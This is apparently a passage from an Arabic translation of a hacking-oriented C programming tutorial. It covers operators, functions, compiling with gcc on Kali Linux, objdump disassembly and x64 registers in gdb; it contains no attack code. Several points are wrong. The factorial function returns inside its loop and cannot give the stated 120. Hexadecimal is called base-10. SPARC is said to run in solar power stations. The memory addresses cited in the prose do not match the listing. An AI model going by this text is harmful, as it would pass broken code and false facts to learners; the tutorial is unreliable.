ملحوظه: اللغة لا تحتوي على نوع متغير نصي **String**، ولكن يتم استخدام مصفوفة من العناصر **"arrary"** من النوع **char**، وسنتناول معاً المصفوفات **"arrary"** والمتغيرات النصية بالتفصيل لاحقا.

المعاملات الحسابية "Arithmetic Operators"

العبارة **"b=a+7"** هو مثال بسيط جدا على المعاملات الحسابية. في السي، يتم استخدام الرموز التالية لمختلف العمليات الحسابية.

العمليات الأربع الأولى هي الجمع والطرح والضرب والقسمة والتي تبدو مألوفة بالنسبة لك. ولكن الأخير **"Modulo reduction"** قد يبدو مفهوم جديد، لكنها في الحقيقة هي مجرد أخذ الباقي بعد القسمة. إذا كان **a** هو 13، ثم قمت بقسمة 13 على 5 فانه يساوي 2، فان ما تبقى هو 3، وهو ما يعني أن `3 = 5 % .` أيضا، المتغيرات **a** و **b** أعداد صحيحة، فان العبارة **b = a / 5** سوف ينتج عنه القيمة 2 ويتم تخزينها في **b**، لأنه لا يقبل العدد العشري حيث قلنا انه من النوع **int** أي يقبل العدد الصحيح فقط. يجب استخدام المتغير **float** للإبقاء على الإجابة الصحيحة أكثر وهي 2.6.

Operation	Symbol	Example
Addition	+	`b = a + 5`
Subtraction	-	`b = a - 5`
Multiplication	*	`b = a * 5`
Division	/	`b = a / 5`
Modulo reduction	%	`b = a % 5`

للحصول على برنامج يستخدم هذه المفاهيم، فيجب عليه أن يتكلم بلغته. يوفر لغة **C** أيضا العديد من أشكال الاختزال لهذه العمليات الحسابية. واحد من هذه استخدمنها في وقت سابق، ويستخدم عادة في **loops**.

Full Expression	Shorthand	Explanation
`i = i + 1`	`i++ or ++i`	Add 1 to the variable.
`i = i - 1`	`i-- or --i`	Subtract 1 from the variable.

هذه العبارات المختزلة **"shorthand expressions"** يمكن دمجها مع العمليات الحسابية الأخرى لإنتاج تعبيرات أكثر تعقيدا. هل هناك فرق بين `i++` و `++i`. التعبير الأول **"i++"** يعني اضافة القيمة الى **i** بنسبة 1 بعد القيام بالعملية الحسابية، في حين ان التعبير الثاني **"++i"** يعنى اضافة القيمة الى **i** بنسبة 1 قبل قيام العملية الحسابية. المثال التالي سوف يوضح ذلك.

```
int a, b;
a = 5;
b = a++ * 6;
```

في نهاية هذه المجموعة من التعليمات، فان **b** سوف تحتوي على 30 و **a** سوف تحتوي على 6، حيث ان الاختزال **b = a++ * 6**؛ يعادل العبارات التالية:

```
b = a * 6;
a = a + 1;
```

في حين ان، إذا كانت التعليمات هي **b = ++a * 6**؛ فان ترتيب الإضافة إلى **a** سوف يكون مختلفا، مما يعادل العبارات التالية:

```
a = a + 1;
b = a * 6;
```

حيث **a** سوف تعادل 6 و **b** سوف تعادل 36.



في كثير من الأحيان في البرامج، تحتاج إلى تعديل المتغيرات. على سبيل المثال، قد تحتاج إلى إضافة قيمة تعسفية "**arbitrary value**" مثل 12 إلى متغير، وتخزين النتيجة في هذا المتغير (على سبيل المثال، i = i + 12). هذا يحدث عادة وله أيضا صيغ اختزال كالاتي:

Full Expression	Shorthand	Explanation
`i = i + 12`	`i+=12`	Add some value to the variable.
`i = i - 12`	`i-=12`	Subtract some value from the variable.
`i = i * 12`	`i*=12`	Multiply some value by the variable.
`i = i / 12`	`i/=12`	Divide some value from the variable.

معاملات المقارنة "Comparison Operators"

كثيرا ما تستخدم المتغيرات في البيانات مشروطة كما ذكرنا من قبل في هياكل المراقبة "**control structures**". وتستند هذه البيانات المشروطة نوعا ما الى المقارنة. في C، عوامل المقارنة هذه تستخدم في بناء الجملة والذي هو شائع إلى حد ما في العديد من لغات البرمجة.

Condition	Symbol	Example
Less than "اصغر من"	<	**`(a < b)`**
Greater than "اكبر من"	>	**`(a > b)`**
Less than or equal to "اصغر من او يساوى"	<=	**`(a <= b)`**
Greater than or equal to"اكبر من او يساوى"	>=	**`(a >= b)`**
Equal to "يساوى"	==	**`(a == b)`**
Not equal to "لا يساوى"	!=	**`(a != b)`**

معظم هذه المعاملات لا تحتاج إلى تفسير. ومع ذلك، لاحظ أن الاختزال الخاص بيساوى يستخدم علامات المساواة مزدوجة. هذا تمييز مهم، حيث يتم استخدام علامة المساواة مزدوجة لاختبار التساوي، في حين يتم استخدام علامة المساواة واحده لتعيين قيمة المتغير. الصيغة **a = 7** تعنى وضع القيمة 7 في المتغير **a** لذلك، في حين أن **7 == a** تعنى التحقق لمعرفة ما إذا كان المتغير **a** يساوي 7. (بعض لغات البرمجة مثل باسكال تستخدم التعبير "**:=**" لتعيين متغير للقضاء على هذا الارتباك البصري). أيضا، لاحظ أن علامة التعجب يعني عموما **لا**. هذا الرمز يمكن استخدامه لعكس أي تعبير.

!(a < b) is equivalent to (a >= b)

يمكن أيضا ربط عوامل المقارنة هذه معا باستخدام الاختصار **OR** و **AND**.

Logic	Symbol	Example
OR	||	`((a < b) || (a < c))`
AND	&&	`((a < b) && !(a < c))`

يتكون المثال من اثنين من تعابير الشرط يتم ربطهما مع بعض باستخدام **OR** مع منطق **true** إذا كان **a** أقل من **b**، أو **a** أقل من **c**. وبالمثل، وبالمثل يتكون المثال التالي من اثنين من المقارنات يتم ربطهما مع **AND** مع المنطق **true** إذا كان **a** أقل من **b** و **a** ليست أقل من **c**. ينبغي تجميع هذه البيانات بين الأقواس ويمكن أن تحتوي على العديد من الاختلافات المختلفة.

بالعودة إلى مثال الفار بحثا عن الطعام، يمكن أن يترجم الجوع إلى متغير **Boolean (true/false)**. وبطبيعة الحال، 1 يعني **true** و0 يعني **false**.

```
While (hungry == 1)
{
 Find some food;
 Eat the food;
}
```

هنا اختصار آخر مستخدم من قبل المبرمجين وقراصنة الكمبيوتر في كثير من الأحيان. C لا يملك في الواقع أي من **Boolean operator's**، لذلك يعتبر أي قيمة غير صفرية حقيقية "**true**"، ويعتبر البيان **false** إذا كان يحتوي على **0**. في الواقع، عوامل المقارنة سوف تعود بالقيمة 1 إذا كانت المقارنة صحيحة والقيمة 0 إذا كانت غير صحيحه. فحص المتغير ما إذا كان جائعا فانه يساوي 1 وسيعود بقيمة 1 و0 إذا كان غير جائع أي يساوي 0. يمكن ربط عوامل المقارنة مع بعض.

```
While (hungry)
{
 Find some food;
 Eat the food;
}
```

برنامج الفأر مع المزيد من المدخلات يوضح كيف يمكن الجمع بين عوامل المقارنة مع المتغيرات.

```
While ((hungry) && !(cat_present))
{
 Find some food;
 If(!(food_is_on_a_mousetrap))
   Eat the food;
}
```

يفترض هذا المثال أيضا المتغيرات التي تصف وجود القط وموقع المواد الغذائية، بقيمة 1 للصحيح **"true"** و0 للغير صحيح **"false"**. فقط تذكر أنه يعتبر أي قيمة غير صفرية **true**، وتعتبر القيمة 0 **false**.

Functions "الدوال"

أحيانا يكون هناك مجموعة من التعليمات، المبرمج يعرف انه سيتم احتياجها عدة مرات. ويمكن تصنيف هذه التعليمات في برنامج ثانوي أصغر تسمى الداله **"function"**. في لغات أخرى، الداله **"function"** معروفه أيضا باسم **subroutines** أو **procedures**. على سبيل المثال، العمل على تحويل سيارة يتكون في الواقع من العديد من الإرشادات الأصغر: قم بتشغيل الضوء الوامض المناسب، الإبطاء، التحقق من الحركة القادمة، تحويل عجلة القيادة في الاتجاه المناسب، وهلم جرا. اتجاهات القيادة من بداية هذا الفصل تتطلب عدد غير قليل من المنعطفات. ومع ذلك، فإن إدراج كل التعليمات لكل منعطف تكون مملة (وأقل قابلية للقراءة). يمكنك تمرير المتغيرات كوسائط إلى الداله **"function"** من أجل تعديل الطريقة التي تعمل بها الداله. في هذه الحالة، يتم تمرير دالة اتجاه المنعطف.

```
Function Turn (variable_direction)
{
 Activate the variable_direction blinker;
 Slow down;
 Check for oncoming traffic;
 while (there is oncoming traffic)
 {
   Stop;
   Watch for oncoming traffic;
 }
 Turn the steering wheel to the variable_direction;
 while(turn is not complete)
 {
   if(speed < 5 mph)
     Accelerate;
 }
 Turn the steering wheel back to the original position;
 Turn off the variable_direction blinker;
}
```

توضح هذه الداله كل الإرشادات اللازمة لصنع منعطف. عندما يحتاج البرنامج الذي يعرف عن دالة التحويل، فإنه يمكن فقط استدعاء هذه الدالة. عندما يتم استدعاء الدالة، فان الإرشادات التي وجدت ضمنها يتم تنفيذها مع المعلمات التي يتم تمريرها إليه. بعد ذلك، التنفيذ يعود إلى ما كان عليه في البرنامج، بعد استدعاء الدالة. اليمين أو اليسار يمكن أن تنتقل إلى هذه الداله، والذي تسبب الدالة التحويل في هذا الاتجاه.

بشكل افتراضي في **C**، يمكن لهذه الدوال إرجاع قيمة إلى المستدعى لها. بالنسبة لأولئك الذين هم على دراية بالدوال في الرياضيات، فهذا يجعل الشعور بالكمال. تخيل دالة ما تحسب مضروب رقم وبطبيعة الحال، فإنه يعود بالنتيجة.

في **C**، لا يتم الإعلان عن الداله مع الكلمة **"function"**. بدلا من ذلك، يتم الإعلان عنها بواسطة نوع بيانات المتغير. هذا الشكل تبدو مشابهة جدا لتعريف المتغير. إذا كان المقصود من الداله العودة بعدد صحيح **"integer"**، فأنها تبدو مثل هذا:

```
int factorial(int x)
{
 int i;
 for(i=1; i < x; i++) {
 x *= i;
 return x;
          }
}
```

هذه الداله تعلن عن عدد صحيح وذلك لأنه يضاعف كل قيمة من **1** إلى **x** وإرجاع النتيجة، وهو عدد صحيح. **Return statement** الموجودة في النهاية يمرر محتويات المتغير **x** وتنتهي الداله. يمكن لهذه الداله العاملة أن تستخدم مثل متغير العدد الصحيح.

```
int a=5, b;
b = factorial(a);
```

في نهاية هذا البرنامج القصير، فإن المتغير **b** سوف يحتوي على 120، حيث سيتم استدعاء الدالة **factorial** مع القيمة 5 وسيعود 120.
أيضا في لغة **C**، الـ **compiler** يجب أن "يعرف" حول الداله قبل أن يتمكن من استخدامها. ويمكن القيام بذلك ببساطة عن طريق كتابة الداله كاملة قبل استخدامها لاحقا في البرنامج أو باستخدام نماذج الداله "***function prototypes***". نماذج الداله "***function prototypes***" هو مجرد وسيلة لتقول للـ **compiler** أن يتوقع داله بهذا الاسم، النوع بيانات العودة، وأنواع هذه البيانات. الداله الفعلية يمكن أن تكون موجودة بالقرب من نهاية البرنامج، ولكن يمكن استخدامها في أي مكان آخر، لأن **compiler** يعرف بالفعل حول هذا الموضوع. مثال على نموذج الداله "***function prototypes***" بشيء من هذا القبيل:

```
int factorial(int);
```

عادة، تقع نماذج الداله "***function prototypes***" بالقرب من بداية البرنامج. ليس هناك حاجة لتحديد أسماء المتغيرات في النموذج الأولي، لأن هذا هو الحال في الداله الفعلية. الشيء الوحيد الذي يهتم به المترجم "**compiler**" هو اسم الداله، نوع بيانات العودة، وأنواع البيانات.
إذا لم يكن لدى الداله أي قيمة سوف تعود "أي تعطى القيمة **true**"، يجب أن تعلن أنها باطلة.
في لغة البرمجة مثل **C**، تستخدم الدوال بشكل كبير. أكثر فائدة حقيقية تأتى مع **C** انه يأتي معها مجموعات من الدوال الموجودة والتي تسمى ***libraries***.

أنواع الدوال وكيفية تعريفها بالنسبة للغة c

- الدالة في أبسط صورها لا تأخذ أي معاملات ولا تعود بأي نتيجة وهو أول نوع من الدوال سنتناول شرحه، ونقوم بتعريف الدالة في هذه الحالة كالآتي.

```
void اسم الدالة (){
    الجمل المراد تنفيذها
}
```

و **void** المكتوبة قبل اسم الدالة هي نوع الرجوع، وهنا الدالة لا تعود بأي قيمة لذا استخدمنا **void**.

- في النوع الثاني من الدوال، تعود الدالة بقيمة ويتم وضع نوع هذه القيمة قبل اسم الدالة، مثال الدالة **main**. فهي تعود برقم على سبيل المثال، وهي قيمة من النوع **int**، لذلك تم وضع **int** قبل اسم الدالة.

```
#include <stdio.h>
int main(){
    الجمل المراد تنفيذها
    return 0;
}
```

- النوع الثالث تستقبل فيه الدالة معلمات "**argument**" وتعود بقيمة، مثال توضيحي.

```
#include <stdio.h>
int add_two_nums(int x, int y){
    int res = x + y;
    return res;
}
```

Getting Your Hands Dirty 3.5

"**Getting Your Hands Dirty**" مثل انجليزي ويعني إنك أصبحت على درايه بجميع الأجزاء. الآن انت تشعر بانك أكثر دراية ببناء الجملة في لغة البرمجة **C** حيث تم شرح بعض المفاهيم الأساسية للبرمجة، البرمجة فعلا في **C** ليست كبيرة عن هذه الخطوة. مترجم **C** " **C compilers**" موجود لكل نظم التشغيل ولكل معماريات المعالج. دعونا نبدأ الان بكتابة هذا البرنامج البسيط. برنامج **firstprog.c** هو قطعة بسيطة من التعليمات البرمجية **C** والتي سوف تطبع الجملة "**Hello, world!**" 10 مرات.

```
#include <stdio.h>
int main()
{
    int i;
    for(i=0; i < 10; i++)          // Loop 10 times.
    {
        puts("Hello, world!\n");   // put the string to the output.
    }
    return 0;                      // Tell OS the program exited without errors.
}
```

نجد ان التنفيذ الرئيسي للبرنامج C يبدأ مع الوظيفة **main ()**. أي نص يلي اثنين من الخطوط المائلة إلى الأمام (//) هو تعليق الذي يتم تجاهله من قبل المترجم "**compiler**".

قد يكون السطر الأول مربك، ولكنها مجرد صيغه بلغة C والتي تقول للمترجم "**compiler**" بان يشمل **headers** الخاص بالمكتبة **standard input/output (I/O) library** والمسماة **stdio**. ملف **header** هذا يضاف إلى البرنامج عندما يتم ترجمته "**compiled**". وهي تقع في **/usr/include/stdio.h**، والذي يحدد عدة ثوابت ودوال من اجل دوال موجودة في **standard I/O library**. توضيح أكثر تستخدم **#include** لاستيراد ملفات لداخل برنامجك، لاستخدام دوال منها، وفي هذا المثال تم استيراد الملف **stdio.h** من ال **standard library**، ويختص هذا الملف بدوال الإدخال والإخراج مثل **printf** لطباعة خرج، و**scanf** لاستقبال البيانات من المستخدم. حيث ان الداله **main()** هنا تستخدم الداله **printf ()** من المكتبة **standard I/O library**، فهناك الحاجة إلى دالة النموذج **printf ()** قبل أن يمكن أن تستخدم. يتم تضمين نموذج الداله هذه (جنبا إلى جنب مع العديد من الآخرين) في ملف رأس **stdio.h**. هناك الكثير من القوة في السي يأتي من **extensibility** والمكتبات "**library**". بقية الرموز يجب أن يكون له معنى وتبدو بالنسبة لك مثل **pseudo code** من قبل. كنت قد لاحظت حتى أن هناك مجموعة من الأقواس المعقوفة والتي يمكن إزالتها. ينبغي أن تكون واضحا تماما ما سوف يفعل هذا البرنامج، ولكن دعونا نقوم بترجمته باستخدام **GCC** وتشغيله فقط للتأكد.

GNU Compiler Collection (GCC) هو مترجم **C "Compiler C"** والتي تترجم لغة **C** الى لغة الآلة والتي يستطيع ان يفهمها المعالج. ترجمة ناتج البرنامج هو ملف ثنائي قابل للتنفيذ "***executable binary file***"، وهو ما يسمى **a.out** افتراضيا. هل تعتقد ان برنامج الترجمة يفعل ما كنت تعتقد انه سيكون؟

من اجل عملنا هنا ولسهولة العمل فسوف نستخدم نظام التشغيل لينكس وليكن كالي لينكس.

نفتح ملف نصي ونسميه **firstprog.c** وذلك بواسطة الامر **vi** او أي محرر نصي اخر ولكين مثلا كالاتي "**#vim firstprog.c**" ثم نقوم بطباعة السطور السابقة ويكون كالاتي:

```
root@kali:~# cat firstprog.c
#include <stdio.h>

int main()
{
  int i;
  for(i=0; i < 10; i++)           // Loop 10 times.
  {
    puts("Hello, world!\n");    // put the string to the output.
  }
  return 0;                       // Tell OS the program exited without errors.
}
root@kali:~#
```

وعند ترجمة البرنامج بواسطة **gcc** كالاتي:

```
root@kali:~# gcc firstprog.c
root@kali:~# ls -l a.out
-rwxr-xr-x 1 root root 6787 Jan 28 09:48 a.out
root@kali:~# ./a.out
Hello, world!

Hello, world!

Hello, world!

Hello, world!

Hello, world!

Hello, world!

Hello, world!

Hello, world!

Hello, world!

Hello, world!

root@kali:~#
```

3.6 الصورة التي أصبحت أكبر

حسنا، كانت كل هذه الاشياء تعليم من الدرجة الأساسية، ولكنها أساسية في البرمجة الابتدائية. معظم فئات البرمجة التمهيدية تقوم فقط بتعليم كيفية قراءة وكتابة **C**. لا تفهموني خطأ، اجادة اللغة **C** مفيد جدا وكافي ليجعلك مبرمج لائق، ولكنها ليست سوى قطعة من الصورة الأكبر. معظم المبرمجين يتعلمون اللغة من أعلى إلى أسفل ولن يروا ابدا الصورة الكبيرة. القراصنة يحصلون على قدرتهم في معرفة كيف ان جميع القطع تتفاعل داخل هذه الصورة الأكبر. لرؤية الصورة الأكبر في عالم البرمجة، ببساطة يجب ان تدرك أن كود **C** من المفترض أن يتم ترجمته. هذا الكود لا يستطيع أن يفعل أي شيء في الواقع حتى يتم ترجمة ذلك إلى ملف ثنائي قابل للتنفيذ "***executable binary file***". الاعتقاد ان كود لغة **C "C source"** كبرنامج هي فكرة خاطئة والتي يستغلها القراصنة كل يوم. تتم كتابة تعليمات **a.out** الثنائي بلغة الآلة، لغة ابتدائية لوحدة المعالج المركزي والتي يمكن أن يفهمه. تم تصميم **complier** لترجمة اللغة من التعليمات البرمجية **C** إلى لغة الآلة

لمجموعة متنوعة من بنيات المعالج. في هذه الحالة، فإن المعالج الذي لدينا ذات البنية **x64**. وهناك أيضا **x86** و**SPARC** وهي بنيات المعالج (المستخدم في محطات الطاقة الشمسية) والمعالج **PowerPC** (المستخدمة في مرحلة ما قبل أجهزة ماكنتوش إنتل). كل معمارية تحتوي على لغة آلة مختلفة، لذلك يعمل المترجم باعتباره الأرض الأوسط والذي تقوم بترجمة لغة **السي** إلى لغة الآلة لبنية الهدف.

طالما يعمل البرنامج المترجم، فإن متوسط قلق المبرمج يكون فقط مع كود المصدر. ولكن القراصنة يدركون أن البرنامج المترجم هو في الواقع يتم تشغيله في العالم الحقيقي. مع فهم أفضل لكيفية عمل وحدة المعالج المركزي، فان القراصنة يمكنهم التلاعب بالبرنامج التي يتم تنفيذه على ذلك. لقد رأينا الشفرة المصدرية للبرنامج الأول لدينا، ومن ثم جمعه في ملف ثنائي قابل للتنفيذ لبنية **x64**. ولكن ماذا يبدو هذا الملف الثنائي القابل للتنفيذ؟ تشمل أدوات تطوير **GNU** برنامج يسمى **objdump**، والتي يمكن استخدامه لمعاينة الملف الثنائي المترجم **"compiled binaries"**. دعونا نبدأ من خلال النظر في كود الوظيفة **main()** والتي ترجمت في.

```
root@kali:~# objdump -D a.out | grep -A20 main.:
000000000040050c <main>:
  40050c:       55                      push   %rbp
  40050d:       48 89 e5                mov    %rsp,%rbp
  400510:       48 83 ec 10             sub    $0x10,%rsp
  400514:       c7 45 fc 00 00 00 00    movl   $0x0,-0x4(%rbp)
  40051b:       eb 0e                   jmp    40052b <main+0x1f>
  40051d:       bf ec 05 40 00          mov    $0x4005ec,%edi
  400522:       e8 b9 fe ff ff          callq  4003e0 <puts@plt>
  400527:       83 45 fc 01             addl   $0x1,-0x4(%rbp)
  40052b:       83 7d fc 09             cmpl   $0x9,-0x4(%rbp)
  40052f:       7e ec                   jle    40051d <main+0x11>
  400531:       b8 00 00 00 00          mov    $0x0,%eax
  400536:       c9                      leaveq
  400537:       c3                      retq
  400538:       90                      nop
  400539:       90                      nop
  40053a:       90                      nop
  40053b:       90                      nop
  40053c:       90                      nop
  40053d:       90                      nop
  40053e:       90                      nop
root@kali:~#
```

البرنامج **objdump** يقوم بإخراج عدد كبير جدا من الخطوط لدراستها، هنا استخدمنا الامر **grep** من خلال سطر الأوامر، ومعنى ذلك انه يقوم باختيار **20** سطر فقط بعد التعبير **main**. يتم تمثيل كل بايت في تدوين **hexadecimal**، وهو نظام ترقيم ذات قاعدة **base-10**. نظام الترقيم **base-10** والذي هو من أكثر النظم التي نحن على دراية به، فلنفرض انه عند الرقم 10 تحتاج إلى إضافة رمز **hexadecimal**. يستخدم النظام **hexadecimal** الأرقام من 0 إلى 9 لتمثيل 0 إلى 9، ولكنه يستخدم أيضا من **A** إلى **F** لتمثيل القيم 10 إلى 15. وهذا تدوين مريح حيث ان البايت **"byte"** يحتوي على 8 بت **"8bits"**، حيث ان كل منها يمكن أن تكون إما **true** أو **false**. وهذا يعني ان البايت **"byte"** له **(2^8) 256** من القيم الممكنة، لذلك يمكن وصف كل بايت **"byte"** مع 2 من أرقام **hexadecimal**.

أرقام **hexadecimal** التي تبدأ بـ **0x8048374** في أقصى اليسار هي عناوين الذاكرة. حيث يجب وضع قطعه من تعليمات لغة الآلة في مكان ما، ويسمى هذا المكان بالذاكرة **"memory"**. الذاكرة هي مجرد مجموعة من البايت **"bytes"** من مساحة التخزين المؤقت الذي يتم ترقيمهما بواسطة العناوين.

وهي مثل صف من المنازل في شارع محلي، ولكل منها عنوانها الخاص بها، يمكن اعتبار الذاكرة كصف من البايت ***"row of bytes"***، ولكل منها عنوان ذاكرة خاص به. يمكن الوصول إلى كل بايت من الذاكرة عن طريق عنوانه، وفي هذه الحالة **CPU** يصل إلى هذا الجزء من الذاكرة لاسترداد تعليمات لغة الآلة التي تشكل البرنامج المترجم. أقدم معالجات إنتل **x86** تستخدم نظام العنونة **32 بت**، بينما تستخدم الأحدث منها **x64** تستخدم نظام العنونة **64 بت**. **معالجات 32 بت** لها **2^{32} (or 4,294,967,296)** عناوين ممكنة، في حين أن تلك معالجات انتل 64 بت لها **2^{64} (1.84467441 x 10^{19})** عناوين ممكنة. المعالجات 64 بت **"amd64"** يمكنها ان تعمل في الوضع 32 بت، مما يسمح لهم بتشغيل **32-bit code** بسرعة.

Hexadecimal bytes في منتصف الإدراج أعلاه هي تعليمات لغة الآلة للمعالج **x64**. بالطبع، هذه القيم **Hexadecimal** هي تمثيل فقط لبايت وحدة المعالج المركزية التي يمكن أن يفهمه. ولكن **0101010110001001111001011000001111101100111100001**. ليس مفيد لأي شيء آخر غير المعالج، يتم عرض اكواد الجهاز في صيغة **hexadecimal bytes** ويتم وضع كل التعليمات على السطر الخاص به، مثل تقسيم الفقرة إلى الجمل.

فلنفكر في هذا الأمر، **hexadecimal bytes** في الحقيقة ليست مفيدة للغاية بنفسها، حتى تأتى لغة **assembly language** كتوضيح لها. الإرشادات التي تظهر تكون بلغة **assembly language**. لغة **assembly language** هي حقا مجرد مجموعة من فن الاستذكار للتعليمات المقابلة للغة الآلة. التعليمات هل هي أسهل بكثير في تذكرها وفهم معناها في **xc30** أو **11000011**. خلافا للغة **C** واللغات الأخرى، تعليمات لغة **assembly language** لها علاقة مباشرة مع تعليمات لغة الآلة المقابلة لها. وهذا يعني أن كل بنية معالج لديها تعليمات لغة الآلة مختلفة، ولكل منهما أيضا شكلا مختلفا من لغة **assembly language**. **Assembly** هي مجرد وسيلة للمبرمجين لتمثيل تعليمات لغة الآلة التي تعطى إلى المعالج. بالضبط كيفية تمثيل تعليمات لغة الآلة هذه مجرد مسألة الاتفاقية والتفضيل. في حين انه يمكنك نظريا إنشاء جملة بلغة **assembly** إلى معمارية **x86** الخاصة بك، معظم الناس يفضلون بين واحد من اثنين من الصيغ من الأنواع رئيسية:

AT&T syntax و**Intel syntax**. **Assembly** كما هو مبين في الإخراج السابق هو **AT&T syntax**، كل أدوات التفكيك لينكس تستخدم **AT&T syntax** افتراضيا. من السهل أن نتعرف على **AT&T syntax** وذلك من خلال الرموز **%** و **$**. يمكن الانتقال الى الصيغة **Intel syntax** من خلال توفير الخيار **M intel-** الى الامر **objdump**، كما هو مبين في الإخراج أدناه.

```
root@kali:~# objdump -M intel -D a.out | grep -A20 main.:
000000000040050c <main>:
  40050c:       55                      push   rbp
  40050d:       48 89 e5                mov    rbp,rsp
  400510:       48 83 ec 10             sub    rsp,0x10
  400514:       c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0
  40051b:       eb 0e                   jmp    40052b <main+0x1f>
  40051d:       bf ec 05 40 00          mov    edi,0x4005ec
  400522:       e8 b9 fe ff ff          call   4003e0 <puts@plt>
  400527:       83 45 fc 01             add    DWORD PTR [rbp-0x4],0x1
  40052b:       83 7d fc 09             cmp    DWORD PTR [rbp-0x4],0x9
  40052f:       7e ec                   jle    40051d <main+0x11>
  400531:       b8 00 00 00 00          mov    eax,0x0
  400536:       c9                      leave
  400537:       c3                      ret
  400538:       90                      nop
  400539:       90                      nop
  40053a:       90                      nop
  40053b:       90                      nop
  40053c:       90                      nop
  40053d:       90                      nop
  40053e:       90                      nop
root@kali:~#
```

شخصيا، أعتقد ان صيغة **Intel syntax** هي أكثر قابلية للقراءة بكثير وأسهل للفهم، لأغراض هذا الكتاب، سأحاول استخدام بناء الجملة هذا.
بغض النظر عن تمثيل **assembly language**، فهم المعالج للأوامر يكون بسيط للغاية. تتكون هذه التعليمات من عملية وأحيانا معلمات إضافية والتي تصف وجهة و/أو مصدر هذه العملية. هذه العمليات تتحرك حول الذاكرة، وتقوم بتنفيذ بعض من انواع الرياضيات الأساسية، أو تتقاطع مع المعالج لحمله على القيام بشيء آخر. في النهاية، معالج الكمبيوتر يمكن القيام به حقا. ولكن في نفس الطريق قد كتب الملايين من الكتب باستخدام أبجدية صغيرة نسبيا من الرسائل، وعدد لا حصر له من البرامج الممكنة التي يمكن إنشاؤها باستخدام مجموعة صغيرة نسبيا من تعليمات الجهاز.
تحتوي المعالجات أيضا على مجموعة من المتغيرات الخاصة به تسمى المسجل "**registers**". معظم التعليمات تستخدم هذه **registers** لقراءة أو كتابة البيانات، لذلك فهم **registers** الخاص بالمعالج لا بد منه لفهم التعليمات. الصورة الأكبر تصبح أكبر ....

The x86 Processor

CPU 8086 هو اول معالج بروسيسور **x86**. والذي قام بتطويره وتصنيعه شركة إنتل، والتي تطورت فيما بعد معالجات أكثر تقدما في عائلة واحدة: في 80186، 80286، 80386، 80486.
المعالج **x86** لديه العديد من **registers**، التي هي مثل المتغيرات الداخلية للمعالج. من الممكن ان اتحدث عن هذه **registers** الآن، ولكن أعتقد أنه من الأفضل أن ترى الأشياء بنفسك. تتضمن أدوات تطوير **GNU** أيضا مصحح "**debugger**" يسمى **GDB**. المصحح "**debugger**" يستخدم من قبل المبرمجين من اجل خطوة من خلال البرامج المترجمة "**compiled program**"، ودراسة ذاكرة البرنامج، وعرض **registers** المعالج. المبرمج الذي لم يستخدم ابدا المصحح "**debugger**" للنظر في الأعمال الداخلية للبرنامج هو مثل طبيب القرن السابع عشر الذي لم يستخدم أبدا المجهر. على غرار المجهر، المصحح "**debugger**" يسمح للقراصنة لمراقبة العالم المجهري من التعليمات البرمجية ولكن المصحح "**debugger**" هو أقوى بكثير مما تسمح به هذه الاستعارة. وخلافا للمجهر، المصحح "**debugger**" يمكنه عرض مرحلة التنفيذ من جميع الزوايا، إيقافه، وتغيير أي شيء على طول الطريق.
أدناه، يتم استخدام **GDB** لإظهار حالة **processor registers** قبل بدء البرنامج.

```
root@kali:~# gdb -q ./a.out
Reading symbols from /root/a.out...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x400510
(gdb) run
Starting program: /root/a.out

Breakpoint 1, 0x0000000000400510 in main ()
(gdb) info registers
rax            0x7ffff7dd9ee8   140737351884520
rbx            0x0      0
rcx            0x0      0
rdx            0x7fffffffe4a8   140737488348328
rsi            0x7fffffffe498   140737488348312
rdi            0x1      1
rbp            0x7fffffffe3b0   0x7fffffffe3b0
rsp            0x7fffffffe3b0   0x7fffffffe3b0
r8             0x7ffff7dd8320   140737351877408
r9             0x7ffff7deb310   140737351955216
r10            0x0      0
r11            0x7ffff7a70df0   140737348308464
r12            0x400400 4195328
r13            0x7fffffffe490   140737488348304
r14            0x0      0
r15            0x0      0
rip            0x400510 0x400510 <main+4>
```

نلاحظ ان البرنامج **gdb** متوفر في اصدارات لينكس وبديلا عن ذلك يوجد أيضا طريقة أخرى لترجمة الأكواد الى لغة الأسمبلي لنرى ما يحدث وذلك من خلال الموقع http://gcc.godbolt.org. في هذا المثال تم تعين **break point** على الداله **main()** بحيث ان التنفيذ سوف يتوقف قبل أن يتم تنفيذ التعليمات البرمجية لدينا. **GDB** يقوم بتنفيذ البرنامج، ثم يتوقف عند نقطة **break point**، وهنا يقوم بعرض كل سجلات المعالج "**processor registers**" وحالتهم الحالية.

يتم تخزين البيانات داخل المعالج في المسجلات. هنا اول أربعة من المسجلات "**registers**" (**rax, rcx, rdx, and rbx**) هم **registers** للأغراض العامة. وهذه تسمى **Accumulator**، **Counter**، **Data**، و **Base registers**، على التوالي. هذه تستخدم في مجموعة متنوعة من الأغراض، لكنها تعمل بشكل رئيسي كالمتغيرات المؤقتة لل **CPU** عندما يتم تنفيذ تعليمات الجهاز. هذه المسجلات خاصه بالمعالج ذات البنيه **x64** أما بالنسبة للبنيه **x32** فيتم استبدال الحرف **r** بالحرف **e** وتكون (**eax, ecx, edx and ebx**).

"**rax**" يسمى **Accumulator register** ويستخدم للعمليات الحسابية والادخال والإخراج. "**rbx**" يسمى **base register** ويستخدم كمؤشر للوصول الى الذاكرة. "**rcx**" يسمى **counter register** ويستخدم كعداد للتكرارات. "**rdx**" يسمى **data register** ويستخدم للعمليات الحسابية "الضرب والقسمة"

الـ **registers** الأربعة الثانية (**rsp, rbp, rsi, and rdi**) هي أيضا **registers** للأغراض العامة، لكنها تعرف أحيانا باسم المؤشرات "**pointers**" والفهارس "**indexes**". وهذه من اجل **Stack Pointer**، **Base Pointer**، **Source Index**، **Destination Index**، على التوالي. اول اثنين من **registers** يطلق عليها مؤشرات "**pointers**" لأنها تخزن عناوين **64 بت** بالنسبة للمعالجات **64 بت** وعناوين **32 بت** للمعالجات **32 بت**، والتي تشير أساسا إلى مواقع في الذاكرة. هذه **registers** مهمة إلى حد ما لتنفيذ البرنامج وإدارة الذاكرة. سوف نناقشها أكثر في وقت لاحق. **Registers** الاخرين هي أيضا من الناحية الفنية مؤشرات "**pointers**"، التي تستخدم عادة للإشارة إلى المصدر والوجهة عندما يحتاج البيانات إلى القراءة من أو الكتابة علي. هناك تحميل وتخزين التعليمات التي تستخدم هذه **registers**، ولكن بالنسبة للجزء الأكبر، يمكن اعتبار هذه **registers** سجلات للأغراض العامة على أنها مجرد بسيطة.

